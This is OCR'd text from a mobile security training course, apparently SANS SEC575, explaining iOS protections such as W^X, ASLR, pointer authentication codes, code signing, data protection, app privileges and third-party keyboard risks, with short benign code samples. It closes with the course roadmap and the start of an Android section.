
- DEP, ASLR, filesystem encryption, app sandboxing, app code signing



iOS Operating System Security

Apple takes several steps to prevent the misuse of software on iOS platforms, both as a measure to protect end users against attacks and also to prevent the use of their software on other non-approved hardware platforms. These protective controls are primarily enforced through the use of code signing and signature validation throughout the use of the device, starting with BootROM validation, all the way up to signature validation on third-party or built-in applications.

Apple also takes several steps to ensure that running software cannot be exploited such that an attacker could take control of a vulnerable iOS device through the use of kernel security enhancements. These enhancements include Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), filesystem encryption, application sandboxing, and application code signing. Next, we look at these features in depth.



iOS apps

Applications on iOS can be written in a combination of multiple languages: C, Objective-C, and Swift.

A very large part of an iOS application can be written in C, as C can be natively compiled for the iOS architecture. C is a very robust and popular low-level language with a large developer community. It allows you to directly access memory and work with pointers, making it very powerful but also susceptible to security vulnerabilities. Without proper care, the introduction of vulnerabilities such as a buffer overflow, heap overflow, double free, or format string can happen quickly and unknowingly, potentially allowing an attacker to fully compromise the application.

Objective-C has been the primary language for iOS app development ever since the first release of the iPhone. Because development for MacOS was already done in Objective-C, this allowed for an easy transition of developers onto the new mobile platform, which would ensure active app development on the iPhone when it was launched. Objective-C is a strict superset of C, which means that any C code can be compiled by an Objective-C compiler. Even though C is part of Objective-C, the latter has a very different syntax, making it infamous for its code complexity. With this added complexion, there are quite a few advantages for development:

- Developers can use object-oriented constructs due to the introduction of Objects.
- Automatic Reference Counting (ARC) was added, but only for the Cocoa API, which is the main system API. ARC helps an application prevent memory leaks.
- Objects can send messages to each other in a very decoupled way.
- Writing vulnerable code is more difficult, as most Objective-C can wrap potentially dangerous code.

However, as a downside, Objective-C is not fully compiled during compile time, and runtime code compilation is needed during program execution. This can make Objective-C applications slow in comparison to C or Swift.

Swift was released in June 2014 by Apple as a new open-source language. The syntax is completely different from Objective-C, as it has been created from the ground up based on industry best practices and community feedback. Since its release, Swift has become as popular as Objective-C in only a short amount of time. From a security perspective, Swift offers a few advantages:

- Full ARC support for all APIs, which should make memory leaks even more difficult.
- Swift is type safe, which means that the application can detect type errors during development and compilation.
- Swift is memory safe, which means the developer is less likely to create vulnerabilities due to dangling or uninitialized pointers.
- Swift does not have null pointers, which are a major source of unexpected behavior of Objective-C applications. Instead, an application will crash when a null pointer is used, similar to how Java handles this issue.

As the Swift language is very new, it still changes a lot and this often happens without providing backward compatibility. This can deter developers from adopting the language, as their code base needs to be continuously maintained to stay up to date with the latest Swift version.

IOS APPS

Objective-C

```
const int myNumber = 42;
int myDoubleNumber = myNumber * 2;

NSLog(@"My double number is %d",
myDoubleNumber);

NSString *organization = @"SANS";
NSString *course = @"SEC575";
NSString *message = [NSString
stringWithFormat:@"Welcome to %@ %@",
organization, course];

NSLog(@"%@", message);
```

Swift

```
let myNumber = 42
var doubleMyNumber = 42 * 2

print("My double number is " +
String(doubleMyNumber))

let organization = "SANS"
let course = "SEC575"

var message = "Welcome to " + organization
+ " " + course

print(message)
```


iOS apps

The syntax for Objective-C and Swift is very different, as can be seen on these examples. Objective-C seems very complex and includes many language-specific characters such as @, [,], :, and ; . Swift, on the other hand, contains much less overhead and can typically be read much more easily by novice developers.

IOS DATA EXECUTION PREVENTION:W^X


Memory protection technique to mitigate common exploit technique

All pages in memory are marked as writable or executable, but not both

Following a buffer overflow or other software exploitation, attacker uploads shellcode to execute on victim

- Exploit can write to writable area but cannot execute
- Exploit cannot write to instruction area, no shellcode

Does not fully preclude exploits but makes them harder



iOS Data Execution Prevention: W^X

Data Execution Prevention (DEP) is implemented by many platforms to mitigate the ability for an attacker to leverage a software flaw in a running program that allows him to execute arbitrary code on the platform. On iOS, the DEP mechanism is known as W^X ("W XOR X"), a mnemonic used to indicate that an application's accessible memory is writable ("W") or executable ("X"), but never both.

The ARM processor used in iOS devices accommodates a memory marking flag for ranges of memory, controlling their use. The processor executes only instructions in memory ranges that are marked with the executable bit set and allow changes only to memory (writes) to memory ranges marked with the writable bit set. This architecture model requires some additional system overhead that is transparent to the developer, but effectively mitigates many software exploits.

For example, on this slide, the attacker is impersonating a legitimate website and delivers an HTTP payload response to an iOS HTTP GET request including a payload that triggers a vulnerability on the mobile device. Commonly, exploit code use the software vulnerability to write to accessible memory areas, delivering processor instructions that allow the attacker to control the victim.

On iOS and ARM's W^X DEP control, the attacker can exploit the software flaw to write content to the memory area marked writable, but this memory area cannot be used to execute instructions because it is not marked executable. The attacker cannot write his desired instructions to the executable instruction area because this memory area is not marked as writeable.

Note that DEP and W^X do not altogether preclude exploits, though it does make them significantly more difficult to develop and execute with any reliability. An alternative exploitation technique known as return-oriented programming (ROP) can leverage existing processor instructions in the executable instruction area to manipulate the victim into performing a task on the attacker's behalf. ROP largely depends on the attacker's ability to predict the location of blocks of code known as gadgets in memory, however, which is difficult due to iOS use of address space layout randomization (ASLR).

One specific exception to this rule is the JavaScript engine that is used by iOS's UIWebView and Safari, which supports just-in-time compilation. As code is converted from JavaScript to native code at runtime, the JavaScript engine needs memory pages that are marked as both writable and executable. As a result, the JavaScript engine is a popular target for exploit developers.

iOS ASLR

iOS Address Space Layout Randomization

Programs and libraries using ASLR randomize address locations at each invocation


- Prevents an attacker from predicting memory locations and critical functions

Combined with DEP, makes exploit development much more difficult

- Incorrect guess crashes target service

```
# ./aslr-test
Stack: 0x2fea0be0
Code: 0xa3e55
malloc_small: 0x1c8e7e00
malloc_large: 0xc1000
printf: 0x36735dd1

# ./aslr-test
Stack: 0x2fecbbe0
Code: 0xcee55
malloc_small: 0x1f86200
malloc_large: 0xec000
printf: 0x36735dd1
```



iOS ASLR

ASLR was introduced in Apple iOS in version 4.3 of the operating system. Executables and libraries distributed with iOS are compiled to randomize their address locations at startup, making it difficult for an attacker to predict in-memory where desirable instructions are present. On this slide, a simple iOS executable known as aslr-test is run twice, noting the address of the executable stack (used for local function variables), code (location of the executable instructions), location of large and small dynamic memory allocations, and the printf function. Examining the values across both executions of the program on an iOS 5.0.1 iPad 2 device, we see that ASLR effectively changes the location of the stack and code segments, as well as the location for small and large memory allocations. The printf function location is consistent across both invocations, which creates some opportunity for the attacker to develop a ROP-based exploit, though this is a limited opportunity.

On this slide, you see two malicious SMS messages sent from an attacker to a vulnerable iOS device. The attacker must guess the location of in-memory instructions for his exploit to be effective, but due to the use of ASLR, the locations of the desired instructions change each time the program is started. A bad memory location guess typically terminates the vulnerable software and causes it to restart, each time with the code at a different memory location.

Combined, the use of DEP and ASLR makes the exploitation of software vulnerabilities difficult on iOS, typically limiting the impact of a software flaw native to the platform (that is, not a third-party app but a service such as the SMS service or the HTTP response handling library) to a denial-of-service (DoS) condition.

IPHONE XS POINTER AUTHENTICATION CODES

ARMv8.3 introduces Pointer Authentication Codes (PACs)

iPhone XS is the first consumer device to have PAC support

Should protect against Return-Oriented-Programming (ROP) exploits

- Uses unused bits of 64-bit pointers
- Adds a MAC code of pointer and pointer context
- MAC codes are validated before pointer is used

Still possible to create jailbreaks through JIT compilation

iPhone XS Pointer Authentication Codes

The iPhone XS is the first iPhone with the Apple A12 Bionic processor. This processor supports the ARMv8.3 instruction set, which supports a new concept called Pointer Authentication Codes (PACs).

PACs are designed to prevent Return-Oriented-Programming (ROP) and Jump-Oriented-Programming (JOP) exploits from working. With ROP, attackers exploit a buffer overflow to modify the contents of the application stack, which allows them to take over application execution. In order for ROP to work, pointers to various code and data segments need to be written to the stack. Pieces of code that can be used during an ROP attack are called ROP gadgets.

PACs try to prevent the attacker from creating valid pointers by adding a Message Authentication Code (MAC) to all pointers. Since virtual addresses are typically much smaller than 64 bits, many bits will be unused for any typical pointer on a 64-bit system. PACs are calculated based on the actual pointer value and the context of the pointer and should be cryptographically secure. This means that it should be impossible for an attacker to create valid pointers to interesting gadgets and data, thereby preventing ROP exploits from working.

While PACs are a very strong control against ROP exploits, it is always very difficult to correctly implement cryptographic security. In his blogpost, Brandon Azad from Project Zero takes a close look at the implementation of PACs by Apple and discovers several weaknesses that could allow a full PAC bypass. These weaknesses have been patched, but they show that even the strongest sounding exploit mitigation techniques may be bypassed. (https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html)

Finally, PACs prevent against ROP, an exploit technique that is needed for W^X memory pages, as it is impossible to directly write and execute code on these pages. However, certain memory pages still have write and execute permissions, such as WebKit's JavaScript interpreter. Exploits for vulnerabilities in these memory regions can simply write custom assembly to the memory and don't have to deal with PACs.

IOS CODE SIGNING

Developers build, sign, and submit apps for validation by Apple through Xcode IDE

Apple vets the application using a secretive process

- Rejecting submissions that do not comply with Apple policies and acceptable application programming interface (API) use

Approved apps are signed using an Apple private key for distribution in the App Store

iOS requires that all apps have valid signatures before execution

Some exceptions to this policy exist:

- MobileSafari and JavaScript Nitro JIT RWX area

iOS code signing and Apple App Store submission validation limit malware threat for non-jailbroken devices

iOS Code Signing

In iOS, developers build applications using the Objective-C language sign and submit applications for validation by Apple through the Xcode integrated development environment (IDE). Signatures are generated by the developer using an Apple-issued developer certificate, which uniquely ties all application submissions to the developer's identity.

Upon receipt of an application submission, Apple vets the application to ensure it meets the policy requirements for Apple. This includes, but is not limited to, content requirements (Apple forbids applications whose content is suggestive or of an adult nature) and acceptable use of Apple developer APIs. The process used by Apple for application vetting is secretive, though it is possible to understand some of the measures taken by evaluating the application rejection reasons cited.

If an app is approved, Apple signs the application with its App Store private key, binding the further developer's identity to the application and allowing nondeveloper iOS devices to run the application in compliance with code signing requirements.

Using code signing validation, Apple limits the applications that can run on iOS devices to only those that are approved by Apple and signed with the App Store private key. On a stock Apple iOS device, it is not possible to run arbitrary programs not permitted by Apple because they will not pass the operating system code signing requirements and validation.

Some exceptions to this code signing requirement exist, notably in the use of JavaScript execution on MobileSafari. For optimization purposes, JavaScript code is compiled using the iOS Nitro environment, using a just-in-time (JIT) compilation model. To accommodate JIT compilation, MobileSafari is specifically permitted to use a memory area that is writeable and executable.

The use of iOS code signing and Apple App Store submission validation procedures effectively limits the exposure to malware for non-jailbroken devices. However, because iOS is such a popular platform with so many users, we see many attempts to violate this security model, which will continue for the foreseeable future.


IOS ENCRYPTION, DATA PROTECTION

iOS NAND storage is always encrypted
- Using a burned-in UID key, not accessible through hardware or software functions
- Defends against NAND dumping attacks

Data Protection provides secondary encryption for built-in and third-party apps
- Applied when a passcode is set

With Data Protection, developers specify usage constraints when data should be accessible

File Protection Constant	Description
NSFileProtectionNone	No encryption; read or write anytime
NSFileProtectionComplete	Encrypted; read or write only when unlocked
NSFileProtectionCompleteUnlessOpen	Encrypted; read or write when unlocked, keep file available for background app use



iOS Encryption, Data Protection

Apple iOS accommodates filesystem encryption and data encryption through the use of the two primary encryption features. First, let's differentiate these two features.

Apple iOS devices always encrypt the flash (NAND) storage memory as a protection against hardware attacks, including NAND dumping (where an adversary attempts to bypass platform security by reading data directly from the desoldered NAND flash chip). The NAND storage is encrypted using the Unique ID (UID) key that is burned into the Apple processor when it is fabricated. The UID key is not accessible through any software functions or through any known hardware attacks.

Apple iOS devices can also use a secondary encryption mechanism known as Data Protection. When a user applies a passcode to lock an iOS device, files on the filesystem can also be encrypted with a unique key that is only accessible to the applications that are granted an *entitlement* to access the file. (Typically, third-party apps have an entitlement to all the files in the app sandbox directory; built-in apps have more complex entitlements for system files and data sharing.) This level of protection can vary depending on the developer preferences and the defined file protection constants used when creating and accessing files. For example, in the table on this page, three file protection constants are listed, allowing developers to specify when a file resource is encrypted depending on the usage constraints of the file.

IOS PRIVILEGE MODEL


Unlike other platforms, iOS exposes minimal privilege notices to users

- Location services, contacts, calendar, reminders, photo stream, and more

Many other privileges are available to applications

- Limited by Apple APIs (public and private)
- Limited availability through Apple app vetting process

Sandboxing prevents apps from interacting other than through permitted APIs



iOS Privilege Model

Unlike other platforms, Apple iOS exposes minimal privilege notifications to users. When an app attempts to access a controlled privilege (such as access to your current location), iOS generates a pop-up prior to granting the application access. However, many other privileges are available to an application, controlled only by the approval process established by Apple prior to publishing an app in the App Store. These platform privileges are exposed to developers through public and private application programming interfaces (APIs) that can grant a running application access to sensitive data stored on the device.


Running applications are forbidden from interacting with each other through application sandboxing, preventing one application from manipulating the data files of another application, for example. We examine application sandboxing in more depth shortly.

IOS CONTACTS ACCESS

Apps can request access to contacts

Used by Aurora Feint gaming app

- Pulled from App Store; then reinstated





```
ABAddressBookRef addressBook = ABAddressBookCreate( );
CFArrayRef allPeople = ABAddressBookCopyArrayOfAllPeople( addressBook );
CFIndex nPeople = ABAddressBookGetPersonCount( addressBook );

for ( int i = 0; i < nPeople; i++ ) {
    ABRecordRef ref = CFArrayGetValueAtIndex( allPeople, i );
    /* Retrieve, modify or add new records to the iOS Address Book */
}
```


iOS Contacts Access

iOS apps are granted permissions that may represent disconcerting information access opportunities for application developers. One opportunity is for developers to access all the information available in your iOS Contacts application. Further, application developers cannot access only the address book entries using code similar to the example shown on this slide, but they can also edit entries, changing content as they see fit, or add new entries to the contact book.

In 2008, the Aurora Feint application was pulled from the Apple App Store after it was reported that the application retrieved all the contacts from the address book and sent them to the Aurora Feint servers for storage and analysis. The application was later reinstated by Apple after the developer filed a grievance indicating that the data collection was part of a mechanism to support social network gameplay.



Other iOS Privileges

Many other privileges are available to iOS developers, including but not limited to:

- Access to the iOS device unique identifier, allowing the developer to track the activity of the device, including application purchases.
- Access to Wi-Fi connection information, including the configuration of preferred wireless networks (including the network name and security settings). Wi-Fi password information is not accessible.
- Access to the last called phone number.
- Full access to the Application System Log (ASL), allowing applications to retrieve system and other application logging information.
- Access to MobileSafari settings such as your home page and favorites, as well as browser history information.
- Access to autocorrect words present in the keyboard cache content.
- Arbitrary access to any host on the internet using HTTP or other network protocols through TCP or UDP sockets. This access is commonly used by applications for participating in scoreboards, to retrieve ad content, or to deliver sensitive information collected from the device to a server controlled by the attacker.

Apple's model is to abstract the end user from having to answer questions regarding the use of application privileges, leveraging application vetting through the App Store as a mechanism to prevent applications from accessing sensitive data on mobile devices in violation of Apple's App Store policies. However, as has been shown repeatedly, applications continue to be approved by Apple that use the published APIs to obtain sensitive information.

IOS UPDATES

Apple makes iOS updates available to supported devices

Updates bundle security fixes and functionality enhancements

- Occasional bug fix distribution with minor updates without functionality enhancements
- Historically limited to serious security or functionality flaws

Install on demand or "tonight" for unattended update

iOS Updates

Apple makes regular iOS updates available to all customers with supported devices. Starting in iOS 5, when a software update is made available, the user receives a badge notification on the Settings application indicating that the update can be installed.

Unlike other platforms, Apple controls the end-to-end distribution of hardware and software, preventing MOs (Mobile Operators, such as Verizon, AT&T, etc.) from adding additional software. For this reason, Apple can uniquely distribute software updates and fixes faster and with more freedom than any other mobile device vendor.

iOS updates are typically distributed with both security fixes and functionality enhancements, though a small number of updates have been made available that included only security fixes for egregious flaws. Unfortunately, Apple does not permit the resolution of security flaws without also adopting major changes to the platform.

Users have the option to install the OTA update immediately, or "tonight", deferring the unattended installation of an update later when the iOS device is plugged into a persistent power source.

THIRD-PARTY KEYBOARDS


Extensibility to compete with Android long-touted feature

Third-party keyboards have access to internet and all keystrokes:

- Some use cloud services for advanced features

User is warned about risk of full access

- Also vetted by Apple



Third-Party Keyboards

iOS 8 also introduced third-party keyboards to compete with a long-standing Android feature. Like all iOS apps, third-party keyboards have full, unrestricted access to the internet, and therefore represent a keystroke logging threat as well. Some third-party keyboards offer advanced cloud features, advertising the behavior of storing keystrokes on remote servers.

When an app developer submits a third-party keyboard for inclusion in the Apple App Store, it is vetted by Apple for legitimacy and compliance with Apple app requirements. Further, a permission dialog is shown to users (shown on this slide) indicating that "the developer of this keyboard [can] transmit anything you type, including things you have previously typed with this keyboard. This could include sensitive information such as your credit card number or street address."

IOS SOFTWARE MAINTENANCE

Product	Release Date	Last Support Release	Effective Software Maintenance Interval
iPhone 4S	10/2011	6/2016	4 years, 8 months
iPhone 5	9/2012	7/2017	4 years, 10 months
iPhone 5C	9/2013	7/2017	3 years, 10 months
iPhone 5S	9/2013	Ongoing	TBD
iPhone 6, 6+	9/2014	Ongoing	TBD
iPhone 6S, 6S+	9/2015	Ongoing	TBD
iPhone 7, 7+	9/2016	Ongoing	TBD
iPhone 8, 8+	9/2017	Ongoing	TBD
iPhone X	11/2017	Ongoing	TBD
iPhone XS	09/2018	Ongoing	TBD

Extended support cycle because Apple continues to profit from old devices

iOS Software Maintenance

Although the life cycle of Apple iOS products is still young, we can identify the iOS software maintenance support period as being between 2 and 4 years. This is based on the lifetime support for the retired iPhone and iPad devices, including the iPhone, iPhone 3G, iPhone 3GS, and the iPad, with some devices nearing a support lifetime of 4 years. Apple typically maintains the last four iPhone products for software updates, allowing customers to choose from a free phone with a service contract (the oldest available iPhone) or the newest iPhone. With the introduction of the iPhone 5C, Apple has made available a new mid-tier phone product, offering similar functionality at a lower cost point compared to the newest iPhone product.

From a product life cycle perspective, iOS devices have the longest supported software maintenance duration, easily beating other mobile device platforms. This is largely a financial benefit for Apple because users with older devices continue to buy applications and media content from the App Store and iTunes Store.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

BREAKING CHANGES IN IOS

Mobile security moves fast (faster than we can print updated course books)

We're committed to bringing you the latest information

Please refer to our online repository for *Breaking Changes in iOS*

https://sec575.org/breaking_changes

Breaking Changes in iOS

The mobile security field changes fast. With new tools, new hardware, new releases of iOS, and new vulnerabilities to consider, it can be difficult staying current with changes that should affect your techniques in evaluating the security of mobile devices.

We're committed to bringing you the latest information on mobile security changes. For the next module, please refer to https://sec575.org/breaking_changes for the latest updates on iOS.


Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.



What You Need to Know About Android

The Android is massively popular as an alternative to the tightly controlled Apple iOS platform. Governed by the Open Handset Alliance and led by Google, the Android platform has been widely adopted by many device manufacturers as the basis for a customized mobile phone or tablet offering.

